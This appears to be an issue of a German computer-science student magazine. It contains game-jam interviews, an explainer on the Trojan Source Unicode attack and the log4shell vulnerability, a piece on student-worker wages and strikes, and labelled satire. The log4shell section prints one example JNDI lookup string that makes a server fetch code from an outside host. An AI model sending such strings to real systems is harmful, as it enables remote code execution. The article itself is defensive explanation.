
Henrik, was muss ich können, um mitzumachen?

Wenn du programmieren, modellieren, zeichnen, gestalten oder Musik machen kannst oder es einfach mal ausprobieren möchtest, bist du hier genau richtig. Erfahrungen sind natürlich von Vorteil aber nicht notwendig. In einem Game Jam bekommt grundsätzlich jeder etwas zu tun.

Jens, warum sollte ich ausgerechnet bei dieser Jam-Site mitmachen?

Weil bei uns die Kollaboration und der Spaß im Mittelpunkt stehen! Uns ist wichtig, dass sich alle Teilnehmenden während des Jams als Teil der Community fühlen und dass beim Jam der Spaß nicht zu kurz kommt. Unvergessen sind die ausgedehnten Runden „Gartic Phone“ oder „What the Meme?“ mit all jenen, die zu später Stunde noch Lust auf etwas Abwechslung im Game-jam-Alltag hatten. Außerdem unterstützt sich unsere Community aktiv gegenseitig, sodass bei unseren Jams auch immer viel gemeinsam gelernt wird. Unsere Site ist offen für alle - egal, von wo du kommst. Also sei dabei!

Jannik, was bedeutet GGJ für dich?

Spiele sind für mich Kunst, eine Möglichkeit mich selbst auszudrücken! Doch im Gegensatz zu anderen Künsten lassen sich Spiele gemeinsam entwickeln! Für mich ist das Wichtigste am GGJ immer das Gefühl der Community; unabhängig von deiner Identität, deinem Können, deinem Alter usw. bist du eine Bereicherung für das Event. Jede Person erzählt ihre ganz eigene Geschichte, und beim Entwickeln der Spiele verketten sich so viele einzigartige Perspektiven! Jedes Spiel, das dabei entsteht, ist einfach ein wunderschöner Schnappschuss der Personen, die es gemacht haben. Und ich glaube fest daran, dass das die einzige wichtige Sache am gesamten Jam ist; uns ist es in erster Linie nicht wichtig, super robuste und geniale Spiele zu entwickeln. Wunderschöne Spiele entstehen schon von ganz allein, wenn sich alle einbringen können und dabei ihren Spaß haben.

Celi, was ist eine der schönsten/lustigsten Erinnerungen/Erlebnisse?

Mhh, das ist schwer zu beantworten. Ich denke eines der schönsten Erlebnisse wiederholt sich jedes Jahr: das gemeinsame Jammen. Unabhängig davon wie groß die Gruppe ist mit der du jammst, das Zusammensein in der Community ist wunderschön, ob gemeinsames Essen, nur mal eben schauen was die anderen so machen oder all die wundervollen Gespräche, die dabei entstehen. Angefangen damit wie inspirierend es ist, zu sehen, woran andere grade arbeiten, über die wundervolle und warme Atmosphäre bis hin zu den geteilten Playlists und Memes. Wenn ich nur einen Moment benennen soll, dann war es wahrscheinlich die Abschlussveranstaltung meines ersten Global Game Jams: Zu sehen was in den 48h Stunden entstanden ist, das aufregende Gefühl die Spiele der anderen zu spielen, die zum gleichen Thema völlig unterschiedliche Spiele gemacht haben und zu sehen, wie viel Spaß die anderen dabei hatten unser Spiel zu spielen. Am Ende gilt: Sei dabei und hab Spaß, denn jeder Jam schafft fantastische Erinnerungen und Momente.

Max, wie war dein erster GGJ?

Der GGJ war mein erster Jam überhaupt. Damals noch in Flensburg, in überschaubarer Runde, saßen wir in einem Raum der Hochschule Flensburg. Aber schon damals wie heute, bin ich mit unkonventioneller Technologie an Start gegangen: SDL mit Go, weil das das Einzige war, was ich konnte. Das kurze Einstiegsvideo, in dem auch das Thema verkündet wurde, geht mir bis heute nicht mehr aus dem Kopf: „Don't finish your game!“ Mantra-artig aufgesagt, und dazu Aerobic Übungen in einem Spandex Anzug der wahrscheinlich sogar noch original aus den 70er Jahren kommt. Damit ging es dann los. Naiv habe ich die Nacht von Samstag auf Sonntag durch gemacht. Das ging auch gut, bis ich zum Frühstück kurz rüber zu mir nach Hause ging und mich auf das Sofa setzte. Dann liegend, habe ich die Augen zu einer nun wieder untergehenden Sonne aufgemacht. Schnell noch wieder zurück gesprintet, und gerade noch so Sascha beim Aufräumen der letzten Krümel erwischt. Allerdings hatte ich dann zum Glück noch die Gelegenheit, das Spiel in einer Ausstellung des Fachbereiches auszustellen.


Annika, welche Marmelade magst du am liebsten?

Bis 2020 hätte ich gesagt die selbst gekochte Erdbeermarmelade von meiner Mutter. Seitdem ich 2020 das erste Mal an einem Game Jam teilgenommen habe, muss ich Game Jam aber auf Platz 1 meines Marmeladen-Rankings setzen. Ich hatte keine Ahnung von Spiele-Entwicklung und trotzdem ist dieses Wochenende in meine liebsten Erinnerungen eingegangen. Das Game Jam Fieber hat mich gepackt und seitdem nicht wieder losgelassen. Die Community möchte ich nicht mehr missen und kann nur empfehlen, sich dazuzugesellen. In diesem Sinne: Wir sehen/hören/lesen uns Ende Januar beim Global Game Jam Schleswig-Holstein!

Wenn du Fragen hast oder unsicher bist, ob das was für dich ist, komm doch einfach in unseren Discord: <https://discord.gg/QyBRBvBaFs>

Anmeldung (natürlich kostenlos) und weitere Infos gibt es hier: <https://globalgamejam.org/2022/jam-sites/ggj-schleswig-holstein>

Annika Neumann



Trojanischer Code und gefährliches Logging

Eigentlich sollte dieser Artikel einfach die Geschichte von Trojan-Source erzählen, einer Sicherheitslücke, die Anfang November für einen kurzen Schrecken sorgte. Doch dann kam irgendwie alles anders, eine an Risiko und Bedrohung bisher kaum da gewesene Sicherheitslücke namens log4j oder auch log4shell. Doch zuerst zu trojanischem Quelltext.

Traue keinem Code...

Am ersten November jagte eine Schlagzeile vielen in der IT-Sicherheit einen Schrecken ein. Forscher der University of Cambridge haben die ultimative Sicherheitslücke CVE-2021-42574¹ entdeckt,² die quasi jeden Quelltext in nahezu jeder Programmiersprache bedroht. Die Zusammenfassung vorweg: Ja, die Sicherheitslücke, ist bzw. war wirklich sehr weitreichend, aber es wurde bereits vor Veröffentlichung dieser eine Vielzahl von Maßnahmen umgesetzt und ein Scan aller commits auf GitHub seit Jahresbeginn zeigte keine Anzeichen für eine Nutzung durch Angreifer.


Schauen wir uns das Problem etwas genauer an. Zuerst die Frage, was ist so weit verbreitet, dass es praktisch jeden Quelltext bedrohen kann? Die Antwort ist nicht wie im xkcd-Comic in Nebraska zu suchen, aber bildet einen genauso kritischen kleinen Baustein der modernen Computerwelt und wird von Kalifornien aus verwaltet. Dort sitzt das Unicode Consortium, das mit Unicode den wichtigsten Standard für Zeichensatzkodierung verwaltet. Dazu gehören auch die bekannten und für nahezu alle Quelltexte verwendeten UTF-8 und UTF-16 als Speicherformate für Unicode.

Wie kann jetzt eine Sicherheitslücke in so etwas simpel wie einer Zeichensatzkodierung entstehen? Genaugenommen liegt die Sicherheitslücke gar nicht in Unicode, sondern wird nur durch „geschickte“ Verwendung von Unicode ermöglicht. Aufgrund der Internationalität von Unicode ist es notwendig nicht nur normalen westlichen Text abspeichern zu können, sondern auch zum Beispiel arabischen Text, welcher von rechts nach links gelesen wird. Um dies im internationalen Dateiaustausch kenntlich zu machen, definiert Unicode sogenannte Bidi override characters, die die Lesereihenfolge von Text überschreiben, selbst aber normalerweise nicht dargestellt werden, da auch gemischter Text ohne Steuerzeichen normal lesbar sein soll. Wenn jetzt aber die Anzeigereihenfolge von Text anders ist,

als der digital abgespeicherte Inhalt, dann kann der bei einem Code-Review von Menschen gelesene und geprüfte Code ein anderer sein, als der Code, den der Compiler später einliest und in eine ausführbare Datei umwandelt. Ein einfaches Beispiel ist die Bytefolge „RLI LRI a b c PDI LRI d e f PDI PDI“. Die jeweils drei Großbuchstaben sind einige der Bidi override Zeichen und sorgen dafür, dass in einem normalen Editor die Zeichenfolge „d e f a b c“ dargestellt wird. Man sieht also die Steuerzeichen nicht und außerdem ist die Reihenfolge der Buchstaben vertauscht. Wie wird daraus jetzt ein Angriff?

Dafür gibt es gleich drei Möglichkeiten. Bei einem „early return“ wird eine return-Anweisung augenscheinlich in einem Quelltextkommentar eingefügt, durch die Steuerzeichen aber außerhalb des Kommentars geschoben und dadurch vor den folgenden Anweisungen ausgeführt, die somit nicht ausgeführt werden. Außerdem kann mit prinzipiell derselben Idee eine Anweisung als normal angezeigt, aber in Wirklichkeit nicht ausgeführt werden, weil Steuerzeichen sie in einen Quelltextkommentar schieben. Die dritte Angriffsmöglichkeit besteht darin, String-Vergleiche fehlschlagen zu lassen, indem das eigentliche String-Literal um Teile eines Kommentars erweitert wird durch „umsortieren“ einer Codezeile.

Die weitere Untersuchung zeigte, dass praktisch alle gängigen Programmiersprachen und dazugehörige Compiler durch diese Angriffe verwundbar sind, außerdem viele Editoren mani-



AND THAT'S NOT EVEN THE WORST PART! THE WORST PART IS THAT—

U+202e

...NEVE T'NDID YEHT—
?LEH EHT TAHW...
...UOY DID WOH



1 <https://nvd.nist.gov/vuln/detail/CVE-2021-42574>

2 <https://www.trojansource.codes/trojan-source.pdf>

pulierten Code so anzeigen, dass kein Fehler erkennbar sind und auch Syntax-Highlighting nur selten gestört wird. Gleichzeitig offenbarte ein Scan von gut 9 Monaten Github-commits und der gesamten Rust-Paketverwaltung keine Anzeichen, dass diese Lücke – obwohl in der Grundidee bereits seit 2011³ bzw. 2017⁴ bekannt – bisher aktiv ausgenutzt wird.

In einer groß angelegten sogenannten Coordinated Disclosure wurden diverse Unternehmen und Organisationen eingebunden und mittlerweile sind in diverser Software von Editor über Repositories bis zu Compilern Gegenmaßnahmen umgesetzt, die ein „Um-sortieren“ von Programmcode so weit einschränken, dass alle drei oben genannten Angriffe blockiert werden.

...den du nicht selbst gefälschtschrieben hast.

Das grundlegende Problem hinter diesem Angriff und auch die Lehre ist aber noch weniger neu als obige Jahreszahlen vermuten lassen. Bereits 1984 demonstrierte Ken Thompson die Möglichkeit ein Trojanisches Pferd in einen C-Compiler einzubauen, bei dem ein selbst-reproduzierendes Stück Code in die „fertige“ Binärdatei eines Compilers eingeschleust wird und dann aus dem eigentlichen Quelltext entfernt werden kann, da es sich bei jedem neuen Kompilieren erneut selbst einbaut.⁵ Die Moral von der Geschichte „Du kannst keinem Code vertrauen, den du nicht komplett selbst erstellt hast“ wurde Ende 2021 dann aktueller als allen lieb war.

Wenn das Logging zu gut ist...

Wir schauen uns noch einmal den ersten Comic dieses Artikels an und ersetzen 2003 durch 1997/2001 bzw. 2012 und die „random person in Nebraska“ durch einen Schweizer, zwei US-Amerikaner und einen Niederländer. Jetzt stelle man sich vor so ungefähr jeder auf der Welt mit Internet hat die Möglichkeit den kleinen Baustein für schwerwiegende Angriffe auf den darüber aufgebauten Turm auszunutzen. Dazu stelle man sich jetzt noch vor es gebe ungefähr 100 Millionen Türme mit ähnlichem Bauplan und einer Kopie des kleinen Bausteins. Fertig ist die log4j-Sicherheitslücke, die auch als log4shell bekannt wurde.

Log4j (bzw. eigentlich log4j 2) ist eine Java-Bibliothek um Log-Nachrichten zu verarbeiten und zu schreiben. Eine simple und doch wichtige Aufgabe. Das Problem entstand jetzt durch eine Verbesserung, die vor einigen Jahren eingebaut wurde. Um die Log-Informationen aussagekräftiger zu machen können über einen JNDI-Aufruf zusätzliche Informationen nachgeladen werden, zum Beispiel Java-Informationen oder über weitere Protokolle externe Informationen. Eins dieser Protokolle ist LDAP, ein Protokoll für Authentifizierung und Verzeichnisdienste, welches auch URLs, also Inter-

netadressen aufrufen kann. Als Angreifer muss man jetzt nur noch an einer Internetadresse schädlichen Code hinterlegen und dafür sorgen, dass ein Aufruf auf diese Adresse im Logging des Zielsystems ankommt. Da häufig der User-Agent (also Browser) eines normalen Webseitenaufrufs geloggt wird, kann man dort so etwas wie `${jndi:ldap://example.com/schadcode}` übergeben und hat eine gute Erfolgswahrscheinlichkeit, dass auf einem System mit einem Webserver und Java-Code sein Schadcode ausgeführt wird.

Nach Untersuchungen eines US-Startups waren ca. 93% der von ihnen betreuten Cloud-Umgebungen generell in irgendeiner Form verwundbar und insgesamt knapp 6% der darin betriebenen Dienste anfällig.⁶ Dies klingt nicht viel, bedeutete aber, dass weltweit hunderttausende bis Millionen-Software Instanzen aktualisiert werden mussten, viele davon längst vergessen und auch nicht auf aktuellen Java-Versionen, die teilweise nicht bzw. weniger von dem Angriff betroffen waren.

In den folgenden Tagen und Wochen folgte ein Wettlauf zwischen Gut und Böse, bei dem diverse Abwehrmaßnahmen, Workarounds und Updates gegen immer neue Angriffe und weitere gefundene Sicherheitslücken in log4j 2 gesucht wurden. Teilweise änderte sich mehrmals am Tag, was genau gerade als sicher galt und immer mehr Berichte über Angriffe kamen dazu.

...und niemand dafür bezahlen will

Während viele noch Überstunden schoben, um den Wettlauf zu gewinnen stellte sich auch immer mehr die Frage, wie so etwas passieren konnte. Die Antwort darauf ist recht einfach. Eine Open-Source Bibliothek wird von wenigen Entwicklern in der Freizeit gepflegt und die Sicherheitslücke wurde als ganz normales Feature hinzugefügt. Tausende professioneller Entwickler großer Firmen haben die Bibliothek genutzt, ohne in irgendeiner Form den Code zu prüfen. Letztendlich zeigte sich wieder einmal das Problem, dass viele Open-Source Projekte praktisch nicht finanziert werden, aber für Millionengewinne in der Softwareentwicklung herhalten, während die Auswirkungen zuallererst in der IT-Sicherheit zu spüren sind und Software dann meistens nicht von den Entwicklern repariert wird, die ursprünglich „Schuld“ sind. Solange aber weiterhin Prinzipien wie Minimum Viable Product und Lean Startup selbst in Großunternehmen gepredigt werden, denken die wenigsten an Dinge wie Security by Design oder Supply Chain Security und auch in Zukunft wird es Millionen wackliger Türme aus kleinen Bauklötzen geben, die immer häufiger ins Wanken geraten oder auch einstürzen werden.

Malte Hamann

Bildquellen: <https://xkcd.com/2347/>
<https://xkcd.com/1137/>

3 <https://krebsonsecurity.com/2011/09/right-to-left-override-aids-email-attacks/>

4 <https://github.com/golang/go/issues/20209>

5 <https://dl.acm.org/doi/pdf/10.1145/358198.358210>

6 <https://blog.wiz.io/10-days-later-enterprises-halfway-through-patching-log4shell/>

TVStud: Tarifvertrag jetzt!

Warum du einer Gewerkschaft beitreten und nicht als SE-Tutor:in arbeiten solltest

Für Studierende ist es nicht immer einfach, Leben und Studium in einer teuren Großstadt wie Hamburg unter einen Hut zu bekommen. Gleichzeitig geht der Anteil der Studierenden, die BAföG als finanzielles Hilfsmittel beziehen von Jahr zu Jahr zurück.

Im Jahr 2015 war noch gut jede vierte Student:in dazu berechtigt, BAföG zu beziehen. Tatsächlich gefördert wurden allerdings nur eine von sechs Studierenden. In 2019 hingegen war nur noch 1/6 BAföG-berechtigt, tatsächlich bekommen hat die Hilfeleistung allerdings nur jeder zehnte.

Um sich die hohen Mieten dennoch leisten zu können, arbeiten viele Student:innen deshalb nebenbei. Rechtlich ist dies kein Problem. Bis zu 20 Stunden die Woche kann eine Student:in nebenbei arbeiten, ohne ihren Status als Vollzeitstudent:in zu verlieren.

Und gerade als Informatikstudent:in kann man sich ein gutes Taschengeld dazuverdienen. Während unter den Studierenden unserer Fachschaft gesagt wird, dass man einen Vertrag unter 17 € nicht unterschreiben sollte, um den Markt nicht zu verzerren, arbeiten studentische Hilfskräfte und Tutor:innen immernoch für einen Hungerlohn.

Die von der Stadt Hamburg im Auftrag der UHH angestellten Studierenden verdienen sogar weniger als den Hamburger Mindestlohn von 12 €. Soviel zur „Stadt der guten Arbeit“. In Anbetracht der Tatsache, dass ein bundesweiter Mindestlohn von 12 € im Raum steht, scheint es schon lächerlich, dass das Betreuen von Tutorien zu Modulen, die überwiegend eine Hochschulbildung im entsprechenden Fach voraussetzen, nur mit der untersten Grenze für ordentliche Arbeit entlohnt werden soll.

Dass zusätzlich viele Verträge von SHKs und Tutor:innen eine Laufzeit von sechs Monaten oder weniger haben und man als studentischer Tutor:in einem Kreislauf von Kettenbefristungen ohne bezahlten Urlaub gefangen ist, muss sich ändern.

Das haben sich auch Marvin Hopp und Ludwig Ipach gedacht und mit einigen Kollegen und Kommilitonen

die Initiative TV-Stud Hamburg gegründet, in der sie einen Tarif-Vetrag für studentische Beschäftigte fordern.

Von Anfang an klar war: Einen eigenen Tarifvertrag erkämpfen wird nicht leicht und falls die Politik nicht will, dann wird eben gestreikt. So hat es auch schon das Vorbild Berlin gemacht, das bis jetzt noch das einzige Bundesland mit studentischem Tarifvertrag ist.

Seit 2019 ist die TVStud Bewegung in Hamburg so groß geworden, dass sie eine eigene Tarifkommission gegründet, sich durch Besetzen des VMP 9 einen eigenen Raum erkämpft und auf zahlreichen Demos ihre Solidarität zu den anderen städtischen Beschäftigten bekundet haben. Unter dem Motto „Keine Ausnahme“ wurde das jetzige Wintersemester zum Streiksemester erklärt, und auch im Fachbereich Informatik haben die Studentinnen gestreikt.

Bei uns besonders schwer wiegt das insgesamt zu niedrige Gehalt, und die Tatsache, dass Tutor:innen für ähnliche Arbeit in verschiedenen Modulen verschieden entlohnt werden.

So ist beispielsweise der Aufwand für eine RSB-Übung mit 2 SWS bemessen, während bei SE 1 und SE 2 eine Übung nur 1 SWS wert ist. Das man für SE jede Woche neben den drei Stunden Betreuungsaufwand auch noch an einer internen Übungsbesprechung teilnehmen muss, lässt „das billigste Übungskonzept“, wie Fachbereichsleiter Maalej es gerne nennt, in einem ganz neuen Licht darstehen.

Dass die wissenschaftlichen Mitarbeiter:innen von SE1 im Streikfall mehr Arbeitslast haben, ist nachvollziehbar, aber andere Tutor:innen zum Streikbrechen und unbezahlten Überstunden auffordern, ist hier der falsche Lösungsweg. Viel besser wäre:

Einfach mitstreiken, wenn der akademische Mittelbau zum Streik aufgerufen wird. Und wer ernsthaft noch überlegt, SE-Tutor:in zu werden, sollte sich ein dickes Fell und viel Lust auf Erzwingungsstreik mitbringen. Ansonsten: Geht doch einfach in die Wirtschaft. Das bringt mehr für's Konto und den Lebenslauf.

Benedikt Ostendorf



bits against humanity

Was nicht so alles passieren kann, wenn man Autor:innen für ein paar Minuten alleine lässt. Bei den bits gibt es jetzt regelmäßige Schreibworkshops, an denen übrigens jede:r teilnehmen kann. Während diesen Workshops werden randomisierte Themen an Teilnehmer:innen verteilt. Diese Themen bestehen aus Sätzen oder können als Titel verstanden werden. Das besondere daran: Sie haben Lücken. Lücken, die beliebig gefüllt werden können und damit zu skurillen Aussagen führen. Was die Autor:innen dann mit diesen Themen ge-

macht haben, ist lediglich ein Schreibexperiment und darf in keinem Fall als seriöser Journalismus oder Berichterstattung erfasst werden. Selbst Käpt'n Blaubär wäre von mancherlei dieser Artikel überrascht. Nachdem wir bemerkt haben, dass wir öfter einfach mal drauf los schreiben sollten und dabei auch ziemlich lustige Sachen bei rauskommen können, haben wir beschlossen euch an unserer Freude teilhaben zu lassen.

Wie Fritz-Kola die AD-Klausur unterbrach

Es ist acht Uhr morgens am Hauptcampus der Uni Hamburg. Der späte Wintereinbruch macht sich deutlich bemerkbar und durch die Luft ziehen Wolken aus kondensierendem Atem. Die große Gruppe von Studierenden vor dem Hauptgebäude der Uni drängt sich durch die vielen schmalen Türen ins Gebäude, während ihre Gesichter Unbehagen ausdrücken. Jeder einzelne von ihnen wäre heute Morgen lieber im Bett geblieben, denn heute steht für sie eine der studiumsentscheidenden Klausuren an: Algorithmen und Datenstrukturen.

Während einige in völliger Apathie versunken still das Gebäude betreten, tauschen sich manche noch schnell über letzte Fragen aus. Für manche von ihnen wird es die letzte Klausur sein – so oder so. Insgesamt bleibt es jedoch bei einem angespannten Gemurmel. Niemand bricht aus dem halblauten Treiben aus. Zwischendrin hört man nur das Geknister und Geklimper mitgebrachter Snacks und Getränke – Nervennahrung. Nie hat sie ihren Namen mehr verdient als hier. Weil die Saaltüren noch geschlossen sind, brechen ein paar schon die Vorräte an. Während die Gespräche immer mehr der nervösen Stille weichen, schwollt das Geknister immer weiter an.

Ewigkeiten später öffnen sich die Türen. Aber auch jetzt setzt sich die Menge nur langsam in Bewegung – die Ausweiskontrolle am Eingang bremmt sie deutlich. Die Unruhe, die sich bis eben langsam beruhigt hatte, sie ist wieder da. Bis alle ihren Platz gefunden

haben, vergehen bange 15 Minuten. Auf den Tischen liegen bereits die Deckblätter der Klausuren. Name, Matrikelnummer, maximale Punktzahl: 100.

Auf den Tischen werden nun nach und nach ein umfangreiches Stift- und Zuckerarsenal errichtet. Mit diesen Vorbereitungen wird es auch langsam wieder leiser. Die Aufsicht setzt zur üblichen Rechtsmittelbelehrung an. Alle kennen sie bereits und wie jedes Mal durchzuckt die meisten ein kurzer Moment, in dem sie aufstehen und gehen wollen, als die Hinweise zu Krankschreibungen erläutert werden. Er ist schlimmer als in jeder anderen Klausur.

Als sich von beiden Saalseiten Menschen mit großen Papierstapeln voller Aufgaben nähern, passiert es: In der obersten Reihe klimpert es. Nein, es ist nicht das leise Klingen von Glas in einem Rucksack, sondern der dumpfe Schlag von einer Flasche auf einen Hörsaalstisch – und noch bevor sich die Hälfte des Saals umgedreht hat, ergießt sich eine Lawine brauner Flüssigkeit über die Reihen. Sie fließt über die Stufen des Bodens, benetzt die Sitzflächen der Bänke und wischt die Prüfungsdeckblätter davon. Sie wellen sich und schwimmen auf der riesigen Welle davon. Wo keine Flüssigkeit mehr ist, hinterlässt sie klebrige Verwüstung. Kein Stift rollt mehr vom Tisch, keiner von ihnen schreibt mehr richtig. In Sekunden ist es totenstill. Nur ganz hinten hört man das klare Splittern der Fritz Kola Flasche.

Frederico Bormann

Streiksemester an der Uni

Studierende streiken gegen Maskenpflicht für Hunde

Hamburg, 32.11.200π

An der Microsoft Universität zu Hamburg sponsored by Volkswagen kam es am Mittwoch wieder zu Ausschreitungen beim Studierenden-Streik. Nach dem 59. Lockdown anlässlich der sich immer weiter ausbreitenden μ -Variante veranlasste das Präsidium eine Maskenpflicht für Hunde. Dies wollten die Studierenden aber nicht auf sich sitzen lassen. "Ich brauche meinen Hund als emotionalen Support in der Vorlesung. Ohne ihn würde ich den vielen sozialen Kontakt mental nicht mehr aushalten. Und da finde ich es diskriminierend, wenn mein Hund eine Maske tragen muss, aber der Wellensittich meines Nachbarn nicht. Der fliegt doch überall herum und kann alle anstecken." Tatsächlich ist die Praxis eines emotionalen Begleiters nicht nur in Universitäten zur Praxis geworden. Auch in Kindergärten, Schulen und auf der Arbeit kann man sein Tier mitbringen oder eines ausleihen, um in Meetings und im Unterricht nicht zusammenzubrechen. Die Maskenpflicht für Hunde gilt allerdings nur in der Universität,

was die Studierenden nun zum Streik gebracht hatte. Beim Streik hielten sich die knapp 20 Studierenden in Präsenz allerdings noch an die Maskenpflicht für ihre Begleiter. Weitere 2000 Studierende schalteten sich online dazu. "Damit hoffen wir, Druck auf die Politiker daheim aufzubauen", berichtet eine Studierende aufgeregt. Sie ist eine der letzten 50 Studierenden, die noch in der Lage ist, in Präsenz an der Universität studieren. Ohne ihren Hund Manfred würde sie es kaum hinbekommen, sagt sie. "Es ist komisch, dann den eigenen Hund mit Maske zu sehen, während das Pferd des Dozenten vorne ohne Maske steht und mein Kommilitone seinen Hamster streichelt – ohne Maske."

Die Politik sah sich noch nicht bereit ein Statement abzugeben – es könnte ja mit anderen Meinungen anecken. Unsere Berechnungen ergeben, dass auch in den nächsten 59 Jahren mit keinem Ergebnis zu rechnen ist und bis dahin werden wohl auch die letzten 50 Studierenden auf online Unterricht gewechselt sein.

Anna Schierholz

Ikum-Bilderrätsel

Findest du heraus, wo am Ikum die folgenden Bilder aufgenommen wurden?

Einfach:



Schon etwas schwieriger:



Profi:

